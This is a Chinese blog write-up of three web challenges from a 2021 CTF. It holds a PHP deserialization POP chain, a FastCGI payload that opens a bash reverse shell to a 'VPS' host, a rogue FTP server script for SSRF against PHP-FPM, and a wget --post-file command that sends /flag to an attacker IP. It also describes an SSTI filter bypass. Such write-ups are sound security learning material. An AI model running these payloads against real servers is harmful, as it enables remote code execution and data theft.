陇原战”疫“ CTF web writeup

原创

呆呆踝了 于 2021-11-08 16:33:16 发布 3255 收藏

分类专栏： CTF 文章标签： 安全

本文链接：https://blog.csdn.net/weixin_44502336/article/details/121210310

eaaasyphp

这道题折磨死我了。首先是看到一段很简单的pop链，很简单，很开心，啪的一下很快啊，就造出了链子。


```php
<?php
class Check {
    public static $str1 = false;
    public static $str2 = false;
}
class Esle {
    public function __wakeup()
    {
     Check::$str1 = true;
    }
}
class Bypass {

    public function __destruct()
    {
        if (Check::$str1) {
            ($this->str4)();
        }

    }
}
class Welcome {
    public function __invoke()
    {
        Check::$str2=true;
 return "Welcome" . $this->username;
    }
}
class Bunny {
    public function __toString()
    {
        if (Check::$str2) {
            if(!$this->data){
                $this->data = $_REQUEST['data'];
            }
            file_put_contents($this->filename, $this->data);
        } else {
            throw new Error("Error");
```

```
        }
    }
}
class Hint {

    public function __wakeup(){
        $this->hint = "no hint";
    }

    public function __destruct(){
        if(!$this->hint){
            $this->hint = "phpinfo";
            ($this->hint)();
        }
    }
}
$a=new Esle();
$b=new Bypass();
$b->str4=new Welcome;
$b->str4->username=new Bunny();
$b->str4->username->filename="daidai.php";
$c=serialize([$a,$b]);
echo $c;
?>
```


开开心心去打exp。

嗯？

怎么五百了



你咋了，你咋五百了。出事儿了~
嘤嘤嘤了属于是。
哎呀，然后就一直卡在这。直到s神和敏□同时给我发了这个连接。
首先贴出大师傅的文章。谢谢大师傅
教你用 FTP SSRF 打穿内网
这里演示的是有file_put_contents，但是无法写入文件，这时候，我们就要使用ftp的被动模式入手，然后RCE
首先这道题前面让我们看phpinfo，可能就是为了告诉我们php-fpm,那我们就可以通过ftp的被动模式攻击内网的PHP-FPM。首先还是用Gopherus去生成payload
python gopherus.py –exploit fastcgi
填入一个目标主机已知的php文件，
这里填执行的命令，我们选择反弹shell




复制第一个_后面的内容

%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%01%04%00%01%01%04%04%00%0F%10SERVER_SOFTWAREgo%20/%20fcgiclient%20%0B%09REMOTE_ADDR127.0.0.1%0F%08SERVER_PROTOCOLHTTP/1.1%0E%02CONTENT_LENGTH95%0E%04REQUEST_METHODPOST%09KPHP_VALUEallow_url_include%20%3D%20On%0Adisable_functions%20%3D%20%0Aauto_prepend_file%20%3D%20php%3A//input%0F%17SCRIPT_FILENAME/var/www/html/index.php%0D%01DOCUMENT_ROOT/%00%00%00%00%01%04%00%01%00%00%00%00%01%05%00%01%00_%04%00%3C%3Fphp%20system%28%27bash%20-c%20%22bash%20-i%20%3E%26%20/dev/tcp/VPS/2333%200%3E%261%22%27%29%3Bdie%28%27-----Made-by-SpyD3r-----%0A%27%29%3B%3F%3E%00%00%00%00
然后在vps上搭建一个恶意的ftp服务器。


```python
# evil_ftp.py
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind(('0.0.0.0', 23))
s.listen(1)
conn, addr = s.accept()
conn.send(b'220 welcome\n')
#Service ready for new user.
#Client send anonymous username
#USER anonymous
conn.send(b'331 Please specify the password.\n')
#User name okay, need password.
#Client send anonymous password.
#PASS anonymous
conn.send(b'230 Login successful.\n')
#User logged in, proceed. Logged out if appropriate.
#TYPE I
conn.send(b'200 Switching to Binary mode.\n')
#Size /
conn.send(b'550 Could not get the file size.\n')
#EPSV (1)
conn.send(b'150 ok\n')
#PASV
conn.send(b'227 Entering Extended Passive Mode (127,0,0,1,0,9000)\n') #STOR / (2)
conn.send(b'150 Permission denied.\n')
#QUIT
conn.send(b'221 Goodbye.\n')
conn.close()
```

然后python3 evil_ftp.py
执行脚本
然后另外一个终端执行nc -lvp 2333
这时候修改自己的原来的exp


然后执行之后打出exp
/?code=a:2:{i:0;O:4:“Esle”:0:{}i:1;O:6:“Bypass”:1:{s:4:“str4”;O:7:“Welcome”:1:{s:8:“username”;O:5:“Bunny”:1:{s:8:“filename”;s:20:“ftp://aaa@vps:23/123”;}}}}&data=%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%01%04%00%01%01%04%04%00%0F%10SERVER_SOFTWAREgo%20/%20fcgiclient%20%0B%09REMOTE_ADDR127.0.0.1%0F%08SERVER_PROTOCOLHTTP/1.1%0E%02CONTENT_LENGTH95%0E%04REQUEST_METHODPOST%09KPHP_VALUEallow_url_include%20%3D%20On%0Adisable_functions%20%3D%20%0Aauto_prepend_file%20%3D%20php%3A//input%0F%17SCRIPT_FILENAME/var/www/html/index.php%0D%01DOCUMENT_ROOT/%00%00%00%00%01%04%00%01%00%00%00%00%01%05%00%01%00_%04%00%3C%3Fphp%20system%28%27bash%20-c%20%22bash%20-i%20%3E%26%20/dev/tcp/VPS/2333%200%3E%261%22%27%29%3Bdie%28%27-----Made-by-SpyD3r-----%0A%27%29%3B%3F%3E%00%00%00%00
这时候就能成功反弹shell到自己的vps。



magicMail
这道题比赛的时候0解。
打开这道题，发现是可以给服务器发送邮件。那我们在本地用python开个smtp服务器。
这道题是因为发送邮件这里存在一个模板注入，我们可以通过给我们自己发邮件的形式去触发这个模板注入，我们在这里输入payload之后，经过后台的模板处理，成功打出payload后，将结果发送于我们。
常规的使用{{config}}



{{1*2}}发送成功
可以看到vps接收之之后变成2了。



但是想进行ssti却发现这个payload很难造。
绕过还是attr+16进制的绕过方法。
看到guokeya师傅的ssti payload u1s1 稍微看了一下才懂。
这里的16进制是识别\x后两位。
\x5f是_ \x6c 是l
第一个区间是__class__ 那就是()|attr(**class**)|attr(**mro**)
然后依次下去

拿到flag

checkin
打开先给了一个登录框，拿到一份go的源码
看着就像是有sql注入漏洞，还没搞过go下的mongodb注入（但不是关键）这道题的关键是wget外带注入
关键在这里

```
    cmd := exec.Command("/bin/wget", c.QueryArray("argv")[1:]...)
    err := cmd.Run()
    if err != nil {
        fmt.Println("error: ", err)
    }
```

首先看exec.Command()
首先指定/bin/wget的路径，然后命令参数用QueryArray去让用户使用argv去可控。
然后去找到相关的绑定路由。

```
        })
    })

    router.POST("/proxy", MiddleWare(), proxyController)
    router.GET("/wget", getController)
    router.POST("/login", loginController)

    _ = router.Run("0.0.0.0:8080") // listen and serve on 0.0.0.0:8080
}
```

wget路由，好的，直接访问/wget看看argv能不能调用。
返回一个noting. 首先还是在服务器上nc监听端口。
然后打出
wget?argv=daidai&argv=–post-file&argv=/flag&argv=ip拿到flag
参考
教你用FTP SSRF打穿内网
guokeya师傅writeup